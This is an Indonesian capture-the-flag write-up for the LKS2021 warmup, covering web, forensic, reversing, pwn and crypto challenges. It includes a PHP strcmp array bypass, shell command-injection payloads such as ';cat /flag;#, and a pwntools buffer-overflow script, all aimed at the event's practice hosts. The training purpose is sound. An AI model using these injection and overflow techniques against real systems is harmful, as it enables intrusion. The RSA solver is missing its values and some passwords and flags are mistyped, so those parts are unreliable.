

# WU Warmup CTF LKS2021 (official)

# WEB

Login

Challenge

3 Solves



## Login 100

simple strcmp <http://202.162.35.59:10001>

**difficulty: *sangat ez***

Sekilas ingfo: ini cuma soal pemanasan untuk testing platform, soal asli belum tentu memiliki tingkat kesulitan yang sama.

View Hint

Pada challenge ini terdapat sebuah web yang berisikan form login.  
Lalu pada hint, terdapat petunjuk mengenai string compare

string compare

<https://www.php.net/manual/en/function strcmp.php>

Pada fungsi string compare, hasil akan bernilai 0 jika str1 dan str2 bernilai sama

### Return Values

Returns < 0 if **str1** is less than **str2**; > 0 if **str1** is greater than **str2**, and 0 if they are equal.

Jadi agar kita mendapatkan flag, hasil perbandingannya harus bernilai 0.

Lalu kita lihat tabel perbandingan yang ada pada halaman web php resminya.

```
strcmp("5", 5) => 0
strcmp("15", 0xf) => 0
strcmp(61529519452809720693702583126814, 61529519452809720000000000000000) => 0
strcmp(NULL, false) => 0
strcmp(NULL, "") => 0
strcmp(NULL, 0) => -1
strcmp(false, -1) => -2
strcmp("15", NULL) => 2
strcmp(NULL, "foo") => -3
strcmp("foo", NULL) => 3
strcmp("foo", false) => 3
strcmp("foo", 0) => 1
strcmp("foo", 5) => 1
strcmp("foo", array()) => NULL + PHP Warning
strcmp("foo", new stdClass) => NULL + PHP Warning
strcmp(function(){}, "") => NULL + PHP Warning
```

Kita dapat melakukan eksploitasi dengan memasukan array, sehingga hasilnya akan menjadi NULL beserta warning.

Pada PHP, jika kita membandingkan null == 0 itu akan bernilai true, sehingga kita bisa mendapatkan flagnya.

Cara memasukan array cukup mudah, kita bisa menggunakan curl metode post

```
curl --data "password[]=hehe" http://202.162.35.59:10001/
```

```
cacadosman@DESKTOP-8PH01MV:/mnt/c/Users/cacadosman$ curl --data "password[]=hehe" http://202.162.35.59:10001/
<br />
<b>Warning</b>:  strcmp() expects parameter 1 to be string, array given in <b>/var/www/index.php</b> on line <b>6</b><br />

<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Login</title>
</head>
<body>
  <h1>Login</h1>
  <form method="POST">
    <p>Input password:</p>
    <input type="password" name="password">
    <input type="submit" value="Login">
  </form>

  <p>LKS2021{anget_anget_pemanasan}</p></body>
</html>cacadosman@DESKTOP-8PH01MV:/mnt/c/Users/cacadosman$
```

FLAG: LKS2021{anget\_anget\_pemanasan}

Wangy

Challenge

1 Solves



# Wangy

## 100

<http://202.162.35.59:10002/> wangy wangy wangy



View Hint



index.php

Pada challenge ini diberikan sebuah laman web yang berisikan sebuah form, dimana kita perlu untuk menginputkan sebuah nama.

Untungnya diberikan sebuah file source code index.php

Hal yang paling penting dari source code ialah bagian potongan kode php nya:

```
<?php
    if (isset($_POST['name'])) {
        $name = $_POST['name'];
        passthru("echo '$name wangy wangy wangy'");
    }
?>
```

Terdapat sebuah fungsi **passthru**

Dimana fungsi tersebut berguna untuk melakukan eksekusi perintah sebuah shell pada sistem operasi.

Sehingga kita bisa mengetahui bahwa bisa saja terdapat celah **Remote Code Execution**.

Namun, dikarenakan kita hanya dapat memasukan sesuatu di dalam single quote, kita harus melakukan escaping single quote terlebih dahulu agar perintah kita tidak lagi dieksekusi sebagai sebuah string, melainkan sebagai perintah.

Kita perlu menggunakan sebuah payload:

```
';id;#
```

Sehingga perintah yang akan dieksekusi pada fungsi passthru akan menjadi seperti berikut:

```
passthru("echo `';id;# wangy wangy wangy`");
```

Simbol # pada bash merupakan sebuah komentar, sehingga apapun yang ada setelah tanda # tidak akan dieksekusi.

Lalu mengapa kita perlu memasukan `;` terlebih dahulu? agar kita dapat menutup single quote untuk mencegah error dan mengakhiri perintah echo, sehingga kita bisa melakukan perintah lain selain echo.

## Wangy wangy

Input name:

```
uid=1000(www) gid=1000(www) groups=1000(www)
```

Lalu untuk mendapatkan sebuah flag, kita hanya perlu melakukan listing directory menggunakan perintah ls

```
';ls /;#
```

Terdapat sebuah file flag

```
bin boot dev etc flag home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var
```

Kita bisa membukanya menggunakan perintah cat

```
';cat /flag;#
```

# Wangy wangy

Input name:

Submit

LKS2021{simple\_rce\_wangy\_wangy\_wangyyy}

FLAG: LKS2021{simple\_rce\_wangy\_wangy\_wangyyy}

# FORENSIC

## File Carving

Challenge

9 Solves


×

### File Carving

## 100

Last night, I hid a secret file inside of an image

Format flag: LKS2021{}

 flag.png

Flag

Submit

Diberikan citra PNG bernama flag.png yang mana memuat representasi dari sebuah QR-Code. Adapun berikut langkah-langkah pengerjaan yang digunakan untuk memperoleh informasi flag

### Barcode Decoding



Pada tahap ini, kita cukup melakukan barcode decoding pada citra QR-Code yang mana dapat dilakukan sebagai berikut

```
$ zbarimg flag.png
QR-Code:The password is supersecretpasssworduwu
```

Hasilnya, diperoleh sebuah string yang dapat kita asumsikan sebagai password yang akan digunakan pada operasi selanjutnya.



## File Carving

File carving dapat didefinisikan sebagai teknik rekonstruksi, ekstraksi maupun pemulihan sebuah informasi atau *forensic artifact* dari sebuah berkas *evidence*.

Dalam hal ini, *file carving* dapat dilakukan dengan melakukan identifikasi berkas dengan acuan *file signature*. File signature sendiri dapat dipahami sebagai sebuah penanda yang merupakan ciri khas dari suatu berkas yang digunakan untuk mengidentifikasi tipe atau jenis berkas yang disimpan pada Sistem Operasi.

Berbekal pemahaman tersebut, kita akan mencoba menelaah isi dari informasi yang disembunyikan dari berkas flag.png menggunakan bantuan binwalk

```
$ binwalk flag.png
```

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	PNG image, 360 x 360, 1-bit grayscale, non-interlaced
41	0x29	Zlib compressed data, default compression
495	0x1EF	Zip archive data, encrypted at least v2.0 to extract, compressed size: 49, uncompressed size: 37, name: flag.txt
672	0x2A0	End of Zip archive, footer length: 22

Berdasarkan informasi di atas, kita mendapatkan 4 buah informasi, di antaranya:

- Pada offset 0x0, kita peroleh file signature (header) dari PNG yang tidak lain merupakan QR-Code yang kita peroleh pada proses sebelumnya
- Pada offset 0x29, kita peroleh file signature dari Zlib-data yang apabila kita kaji lebih lanjut merupakan representasi data yang memuat pemetaan pixels pada citra PNG.
- Pada offset 0x1EF, kita peroleh file signature (header) dari ZIP-File yang mana memuat berkas bernama flag.txt
- Terakhir pada offset 0x2A0, kita peroleh file signature (footer) dari ZIP-File yang menjadi penanda EOF dari berkas

Dari sini, dapat kita simpulkan bahwa terdapat berkas ZIP-File yang disisipkan setelah entitas PNG

## File Extraction

Pada tahap ini, ekstraksi file dapat dilakukan dengan beberapa cara, baik secara manual menggunakan bantuan Hex Editor maupun otomatis menggunakan bantuan tools seperti halnya: binwalk, foremost, scalpel, dll

Adapun pada proses ini, penulis kembali memilih menggunakan binwalk sebagai media file extraction

```
$ binwalk -qe flag.png

$ ls _flag.png.extracted
1EF.zip 29 29.zlib flag.txt

$ cd _flag.png.extracted/
$ zipdetails 1EF.zip | head

0000 LOCAL HEADER #1      04034B50
0004 Extract Zip Spec     14 '2.0'
0005 Extract OS           03 'Unix'
0006 General Purpose Flag 0001
      [Bit 0]             1 'Encryption'
0008 Compression Method   0000 'Stored'
000A Last Mod Time        526F7178 'Mon Mar 15 14:11:48 2021'
000E CRC                  975E79A4
0012 Compressed Length    00000031
```

Hasilnya, kita berhasil memperoleh ZIP-File yang ternyata dienkrpsi dengan password tertentu. Dari sini, kita cukup menggunakan password yang kita peroleh pada proses sebelumnya untuk mengekstrak flag.txt

```
$ 7z x -so -p'supersecretpassworduwu' 1EF.zip
LKS2021{simple_file_carving_ae23f54}
```

## Flag

LKS2021{simple\_file\_carving\_ae23f54}

# Git

Challenge

3 Solves

×

## Git

### 100

I made a Git Repository. Unfortunately, I often made some mistakes, so that I've undone some minor commits

 src.zip

Flag

Submit

Diberikan berkas ZIP-File bernama src.zip yang memuat sebuah directory berisikan Git Repository. Adapun berikut langkah-langkah pengerjaan yang digunakan untuk memperoleh informasi flag

### Analisis Git Log

Pada tahap ini, kita lakukan analisis pada git log yang mana merupakan representasi dari kumpulan git commit. Hal ini dapat kita lakukan dengan perintah sebagai berikut

```
$ cd src/  
$ git log
```

```
commit 1064d4fa9c11c1e01b52ca70b0f6c430415d50f3 (HEAD)  
Author: hanasuru <faqih.insani@ymail.com>  
Date: Tue Mar 16 12:14:28 2021 +0700
```

Cleanup

```
commit 91ac79532551c2649d49bc8992ded5e64eb500cd  
Author: hanasuru <faqih.insani@ymail.com>  
Date: Tue Mar 16 12:10:04 2021 +0700
```

Initial commit

Hasilnya kita mendapati 2 buah git commit yang akan kita bandingkan sebagai berikut


```
$ git diff 91ac79532551c2649d49bc8992ded5e64eb500cd
```

```
diff --git a/README.md b/README.md
deleted file mode 100644
index aae7c81..0000000
--- a/README.md
+++ /dev/null
@@ -1,3 +0,0 @@
-# Placeholder
-
-Simple repository
```

Sayangnya, git commit hanya berisikan berkas README.md yang tidak memuat informasi dari flag. Dari sini, kita dapat berasumsi bahwa bisa jadi terdapat *dangling commit* pada Git Repository

### Analisis dangling commit

Pada tahap ini kita akan mencoba membuktikan dugaan sebelumnya dimana terdapat *dangling commit*. Perlu dipahami *dangling commit* merupakan *git commit* yang tidak memiliki referensi langsung baik pada *child commit*, *branch*, maupun *tag*. Hal ini mengakibatkan *version control* menganggap *commit* ini sebagai *garbage collection* yang secara umum tidak akan disertakan pada log.



Dalam hal ini, terdapat beberapa cara yang dapat kita gunakan untuk mengetahui adanya *dangling commit*, salah satunya adalah mengecek kesesuaian jumlah *git object* dengan *git commit*. Selengkapnya dapat kita lakukan pengecekan sebagai berikut

```
$ tree .git/objects
```

```
.git/objects
├── 10
│   └── 64d4fa9c11c1e01b52ca70b0f6c430415d50f3
├── 15
│   └── 763c863454cddb1017d3071ab9c79ed9db57f0
├── 4b
│   └── 825dc642cb6eb9a060e54bf8d69288fbee4904
├── 6a
│   └── d85a054018d71adc2fae676a175e6ae237ae6c
├── 76
│   └── d4cb70ce391e1ee9535dc766b3240576a56650
├── 91
│   └── ac79532551c2649d49bc8992ded5e64eb500cd
├── a2
│   └── 32ee9ddad8ac1c700971215fef4d1983ab24ee
├── aa
│   └── e7c81ccd19ebcc40922b9fd490305fde92c0b4
├── c0
│   └── bf535106e9bdfa7fac300b898f3c3541fda5d2
├── info
└── pack
```

Secara default, setiap commit yang berhasil dilakukan akan men-generate 3 buah objects, yaitu *git tree*, *commit*, dan *blob*. Ketiganya merupakan entitas yang dibutuhkan untuk menautkan data, *commit-msg* serta referensi dari commit yang dilakukan.

Akan tetapi, pada bagan di atas kita dapat melihat adanya kontradiksi dimana terdapat 9 buah *git object* yang mana ekuivalen dengan 3 buah commit. Namun, disini lain kita hanya mendapatkan 2 buah commit pada proses sebelumnya. Hal ini menunjukkan bahwa dugaan adanya *dangling commit* dapat kita buktikan

### Ekstraksi dangling commit

Pada tahap ini, kita perlu mengetahui setiap *commit hash* dari Git Repository. Dengan demikian kita dapat melakukan commit traversing dengan mudah. Hal ini dapat kita lakukan dengan perintah sebagai berikut

```
$ git reflog
```

```
1064d4f (HEAD) HEAD@{0}: commit: Cleanup
91ac795 HEAD@{1}: checkout: moving from master to
91ac79532551c2649d49bc8992ded5e64eb500cd
6ad85a0 (master) HEAD@{2}: commit: Remove flag.txt
76d4cb7 HEAD@{3}: commit: Add flag.txt
91ac795 HEAD@{4}: commit (initial): Initial commit
```

Dari sini, kita dapat melihat adanya *dangling commit* yang kita bicarakan sebelumnya, yang mana memuat *commit-msg* yang berkaitan dengan penambahan *flag.txt*. Untuk memperoleh informasi dari flag kita dapat membandingkan *commit hash* 76d4cb7 dengan *current commit* saat ini

```
$ git diff 76d4cb7
```

```
diff --git a/README.md b/README.md
deleted file mode 100644
index aae7c81..0000000
--- a/README.md
+++ /dev/null
@@ -1,3 +0,0 @@
-# Placeholder
-
-Simple repository
diff --git a/flag.txt b/flag.txt
deleted file mode 100644
index c0bf535..0000000
--- a/flag.txt
+++ /dev/null
@@ -1 +0,0 @@
-LKS2021{secret_within_dangled_commit}
```

## Flag

LKS2021{secret\_within\_dangled\_commit}

# REV

xor

Challenge 1 Solves ×

Xor  
100

 chall  flag.enc

Flag

Submit

Diberikan executable binary bernama chall & sebuah encrypted-file bernama flag.enc. Sebagai catatan, binary chall menerima input argv berupa filename & mengembalikan output berupa string hasil enkripsi. Lebih lengkapnya dapat kita cermati pada kode dekompilasi binary menggunakan Ghidra / IDA PRO

**main**

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    __int64 v3; // rbp
    unsigned int v4; // eax
    __int64 v5; // rax
    __int64 v6; // rax
    unsigned int v8; // [rsp-14h] [rbp-14h]
    __int64 v9; // [rsp-8h] [rbp-8h]

    __asm { endbr64 }
    v9 = v3;
    v4 = sub_10E0(0LL, argv, envp);
    sub_10D0(v4);
    v8 = (signed int)sub_1110() % 255 + 1;
    if ( argc == 2 )
    {
        v5 = sub_1100(argv[1], "r");
        v6 = xor(v5, v8);
        sub_10B0("%s", v6);
    }
}
```

```

}
else
{
    sub_10B0("Usage: ./chall [FILENAME]", argv);
}
return 0;
}

```

Pada section ini, program akan menginisiasi fungsi `sub_10E0(0LL)` yang ekivalen dengan fungsi `srand(time(NULL))` yang mana akan mengatur seed dari RNG untuk range bilangan 1 sampai 255

Selanjutnya, program akan membuka *file descriptor* untuk membaca isi dari filename yang diberikan. Terakhir dilakukan pemanggilan fungsi *xor* untuk memproses *file descriptor*

### **xor**

```

__int64 __usercall xor@<rax>(__int64 a1@<rbp>, __int64 a2@<rdi>, char a3@<sil>)
{
    int v4; // [rsp-1Ch] [rbp-1Ch]
    __int64 v5; // [rsp-18h] [rbp-18h]
    __int64 i; // [rsp-10h] [rbp-10h]
    __int64 v7; // [rsp-8h] [rbp-8h]

    __asm { endbr64 }
    v7 = a1;
    v5 = 0LL;
    for ( i = sub_10F0(1000LL); ; *(_BYTE *)(i + v5++) = a3 ^ v4 )
    {
        v4 = sub_10C0(a2);
        if ( v4 == -1 )
            break;
    }
    return i;
}

```

Pada fungsi ini, program menerima 2 buah argumen, yaitu *file descriptor* dan integer *key* dari fungsi *main()*. Selanjutnya, dilakukan for-loop untuk 1000 byte pertama pada file untuk melakukan operasi XOR dengan *integer key*. Terakhir fungsi akan mengembalikan output berupa *array of char* yang ditampilkan pada *stdout*

Berbekal pemahaman tersebut, kita cukup melakukan brute force key dilanjutkan dengan operasi xor untuk setiap byte yang ada pada *flag.enc*. Hal ini kita lakukan sedemikian sehingga kita memperoleh strings yang memuat format flag, yakni LKS2021



```
from pwn import *

with open('flag.enc', 'rb') as f:
    content = f.read()

for i in range(255):
    res = xor(content, i)
    if 'LKS2021' in res:
        print(res)
```

Berikut ini merupakan hasil eksekusi dari solver di atas

```
$ python2 sv.py
```

```
LKS2021{0ne_byt3_x0r}
```

### Flag

```
LKS2021{0ne_byt3_x0r}
```

pin

Challenge

0 Solves

x

pin  
100

 validate.pyc

Flag

Submit

Diberikan berkas python2.7 byte-compiled bernama validate.pyc. Kurang lebihnya, dapat kita lakukan proses dekompilasi menggunakan uncompyle6 untuk membaca kode dari program

```
$ uncompyle6 validate.pyc > validate.py  
$ cat validate.py
```

```
# uncompyle6 version 3.7.4  
# Python bytecode 2.7 (62211)  
# Decompiled from: Python 3.8.5 (default, Jan 27 2021, 15:41:15)  
# [GCC 9.3.0]  
# Embedded file name: validate.py  
# Compiled at: 2021-03-16 13:26:57
```

```
def validate_pin(char):  
    if char[0] + char[5] != 109:  
        return False  
    if char[4] - char[1] % char[3] != 5:  
        return False  
    if char[2] != 50:  
        return False  
    if char[5] + char[4] % char[0] != 58:  
        return False  
    if char[2] + char[3] != 105:  
        return False  
    if char[1] != 48:  
        return False  
    if char[2] + char[0] != 102:  
        return False  
    if char[3] - char[1] != 7:  
        return False
```

```

if char[4] % char[5] != 53:
    return False
if char[4] - char[3] * char[2] != -2697:
    return False
if char[5] + char[0] != 109:
    return False
if char[1] != 48:
    return False
if char[2] % char[5] != 50:
    return False
if char[3] + char[0] != 107:
    return False
if char[1] % char[4] != 48:
    return False
return True

if __name__ == '__main__':
    pin = raw_input('Enter pin: ')
    if len(pin) == 6:
        if validate_pin(map(ord, pin)):
            print 'Correct Pin!'
            print 'Flag: LKS2021{%s}' % pin
        else:
            print 'Incorrect Pin!'
    else:
        print 'Must be 6-digit pin'

```

Hasilnya kita disajikan dengan fungsi main() yang menerima input berupa 6 digit pin & fungsi validate\_pin() yang berfungsi untuk melakukan validasi pin yang dimasukkan. Untuk mempermudah proses pengerjaan kita cukup memasukkan constraint yang ada pada fungsi validate\_pin() pada module python-z3.

```

from z3 import *

s = Solver()
char = [Int('char%s' % (i)) for i in range(6)]

s.add(char[0] + char[5] == 109)
s.add(char[4] - char[1] % char[3] == 5)
s.add(char[2] == 50)
s.add(char[5] + char[4] % char[0] == 58)
s.add(char[2] + char[3] == 105)
s.add(char[1] == 48)
s.add(char[2] + char[0] == 102)
s.add(char[3] - char[1] == 7)
s.add(char[4] % char[5] == 53)
s.add(char[4] - char[3] * char[2] == -2697)
s.add(char[5] + char[0] == 109)
s.add(char[1] == 48)
s.add(char[2] % char[5] == 50)

```

```
s.add(char[3] + char[0] == 107)
s.add(char[1] % char[4] == 48)

if s.check() == sat:
    m = s.model()
    chars = ""
    for c in char:
        chars += chr(m[c].as_long())

    print chars
```

Adapun berikut hasil eksekusi solver

```
$ python2 sv.py
402759

$ python2 validate.py
Enter pin: 402759
Correct Pin!
Flag: LKS2021{402759}
```

### Flag

LKS2021{402759}

# PWN

buffow

Challenge

2 Solves

×

buffow

100

nc 202.162.35.59 30001

 buf

Flag

Submit

Diberikan executable binary bernama buf yang menerima input berupa secret-number. Selengkapnya dapat kita cermati pada kode hasil dekompilasi

**main**

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    __int64 v3; // rbp
    __int64 v5; // [rsp-28h] [rbp-28h]
    signed int v6; // [rsp-Ch] [rbp-Ch]
    __int64 v7; // [rsp-8h] [rbp-8h]

    __asm { endbr64 }
    v7 = v3;
    sub_10D0(_bss_start, 0LL, 2LL, 0LL);
    v6 = 2;
    sub_1090("Enter a secret number: ");
    sub_10C0(&v5);
    if ( v6 <= 2 )
        sub_10B0("Nope");
    else
        sub_10A0("cat flag.txt");
    return 0;
}
```

Pada fungsi `main()` dapat kita ketahui bahwa program menginisiasi variable `v5` sebagai `char[25]` dan variable `v6` dengan nilai 2. Kemudian terdapat kondisi dimana program akan mengeksekusi fungsi `sub_10A0` yang ekuivalen dengan fungsi `system("cat flag.txt")` ketika nilai `v6 > 2`.

Dari sini, kita mengetahui bahwa kita perlu meng-override isi dari variable `v6` melalui fungsi `sub_10C0` yang ekuivalen dengan fungsi `gets()`. Hal tersebut dapat dilakukan dengan memanfaatkan *vulnerability buffer overflow* yang dapat di trigger melalui fungsi `gets()`.

Vulnerability buffer overflow dapat dipahami sebagai kerentanan yang terjadi saat program menerima input yang melebihi ukuran buffer yang disediakan, sehingga memungkinkan operasi overwrite pada memory. Hal ini umumnya dapat dicegah dengan proteksi *canary* yang umumnya dilakukan saat program dikompilasi

Dari sini kita perlu mengecek apakah proteksi canary terdapat pada executable binary

```
$ checksec buf
Arch:    amd64-64-little
RELRO:   Full RELRO
Stack:   No canary found
NX:      NX enabled
PIE:     PIE enabled
```

Setelah memastikan bahwa tidak terdapat proteksi canary, kita cukup melakukan eksploitasi dengan memasukkan sembarang ASCII character dengan decimal  $> 3$  sebanyak  $25 + 4$  byte. Hal ini dilakukan agar nilai variable `v6` dapat digantikan oleh nilai dari karakter yang kita masukkan yang berakibat pada eksekusi fungsi `system()`

Adapun berikut solver yang digunakan beserta hasil eksekusi

```
from pwn import *

r = remote(202.162.35.59, 30001)
r.sendline('A' * 29)
r.interactive()
```

```
$ python2 sv.py
```

```
[+] Opening connection to localhost on port 30001: Done
[*] Switching to interactive mode
Enter a secret number:
LKS2021{buffer_Overflow_ftw}
```

## Flag

LKS2021{buffer\_Overflow\_ftw}

# CRYPTO

## Rivest Shamir Adleman

Challenge

0 Solves

×

### Rivest Shamir Adleman

### 100

[https://en.wikipedia.org/wiki/RSA\\_\(cryptosystem\)](https://en.wikipedia.org/wiki/RSA_(cryptosystem))

 chall.txt

Flag

Submit

Diberikan berkas chall.txt yang berisikan 3 buah variable yang dibutuhkan pada algoritma RSA. Pada tahap ini, kita cukup mencari pasangan bilangan prima yang merupakan faktor dari modulus n pada <http://factordb.com/>

Karena nilai eksponen e cukup besar, kita dapat menghitung euler totient dengan formula sebagai berikut

$$\phi(pq) = (p - 1) * (q - 1)$$

Kemudian kita lakukan inverse dari euler totient dengan nilai eksponen untuk memperoleh nilai private exponent d. Terakhir kita gunakan nilai d untuk mendekripsi nilai cipher ct

Adapun berikut solver yang digunakan beserta hasil eksekusinya

```
from Crypto.Util.number import *
from gmpy2 import invert

e = 65537
p = 122510861617
q =
111113747347172533721382835448493636966571500324602570344398030476309354
249729321148334605670818879604653798639234101411415013869258007304631038
729019828762920260516306626714138037333308482689186403684040709346612425
```

$$n =$$

C =

$$\phi = (p-1) * (q-1)$$

### h = pow(c,d,n)

```
$ python2 sv.py | grep -aoP 'LKS2021{.*}'
```

## Flag

LKS2021{rsa for fun}



# Caesar

Challenge

1 Solves

×

Caesar

100

↓ chall.py

↓ flag.enc

Flag

Submit

Diberikan berkas python-script bernama chall.py dan encrypted-file bernama flag.enc. Analisi singkat pada chall.py menunjukkan bahwa program menerapkan algoritma caesar cipher dengan random key shifting yang kemudian menghasilkan isi dari flag.enc

```
#!/usr/bin/python2

from random import randint
import string
import sys

LOWERS = string.ascii_lowercase
UPPERS = string.ascii_uppercase
DIGITS = string.digits

def shifting(char, shift):
    if char in LOWERS:
        index = LOWERS
    elif char in UPPERS:
        index = UPPERS
    elif char in DIGITS:
        index = DIGITS
    else:
        return char

    pos = index.index(char) + shift
    return index[-(abs(pos) % len(index))] if pos < 0 \
        else index[pos % len(index)]

def encode(text, shift):
    return "".join(shifting(_, shift) for _ in text)

if __name__ == "__main__":
    flag = '<REDACTED>'
```

```
if len(sys.argv) != 2:
    print('Usage: ./chall.py [TEXT]')
else:
    stdin = sys.argv[1]
    encoded = encode(stdin, randint(1, 26))
    print(encoded)
```

Dalam hal ini kita dapat menggunakan beberapa tools online yang tersedia seperti halnya <https://gchq.github.io/CyberChef/>. Namun penulis juga menyediakan solver yang digunakan untuk mendekripsi ciphertext

```
import string

LOWERS = string.ascii_lowercase
UPPERS = string.ascii_uppercase
DIGITS = string.digits

def shifting(char, shift):
    if char in LOWERS:
        index = LOWERS
    elif char in UPPERS:
        index = UPPERS
    elif char in DIGITS:
        index = DIGITS
    else:
        return char
    pos = index.index(char) + shift
    return index[-(abs(pos) % len(index))] if pos < 0 \
        else index[pos % len(index)]

def decode(text, shift):
    shift *= -1
    return ''.join(shifting(_, shift) for _ in text)

encoded = 'JIQ6465{hs9r_8_qgknj7_a8c9yp_a5nfc}'
for enum in range(26):
    decoded = decode(encoded, enum)

    if 'LKS2021' in decoded:
        print '{:<2} {}'.format(enum, decoded)
```

```
$ python2 sv.py
```

```
24 LKS2021{ju5t_4_simpl3_c4e5ar_c1pher}
```

## Flag

LKS2021{ju5t\_4\_simpl3\_c4e5ar\_c1pher}

# ROXy

Challenge

0 Solves

×

ROXy

100

Simple one byte key encryption

View Hint

↓ flag.enc

Flag

Submit

Terdapat sebuah flag yang ter-enkripsi menggunakan algoritma xor. Untuk mengembalikannya cukup mudah, kita hanya perlu melakukan bruteforce sebanyak 1 byte (0-255) sampai menemukan flagnya. Sebelum melakukan bruteforce, kita harus melakukan decoding base64 terlebih dahulu.

Kita akan menggunakan sebuah script python:

```
import base64

f = open('./peserta/flag.enc', 'r')
data = f.read()

dec = base64.b64decode(data)
for i in range(255):
    res = ""
    for j in dec:
        res += chr(ord(j) ^ i)
    if "LKS2021" in res:
        print res
        break
```

```
cacadosman@DESKTOP-8PH01MV: /mnt/c/Users/cacadosman/Documents/ctf/LKS2021-CTF-Chals/warmup/Crypto/ROXy$ python solver.py
LKS2021{ez_xor_crypto}
cacadosman@DESKTOP-8PH01MV: /mnt/c/Users/cacadosman/Documents/ctf/LKS2021-CTF-Chals/warmup/Crypto/ROXy$
```

FLAG: KS2021{ez\_xor\_crypto}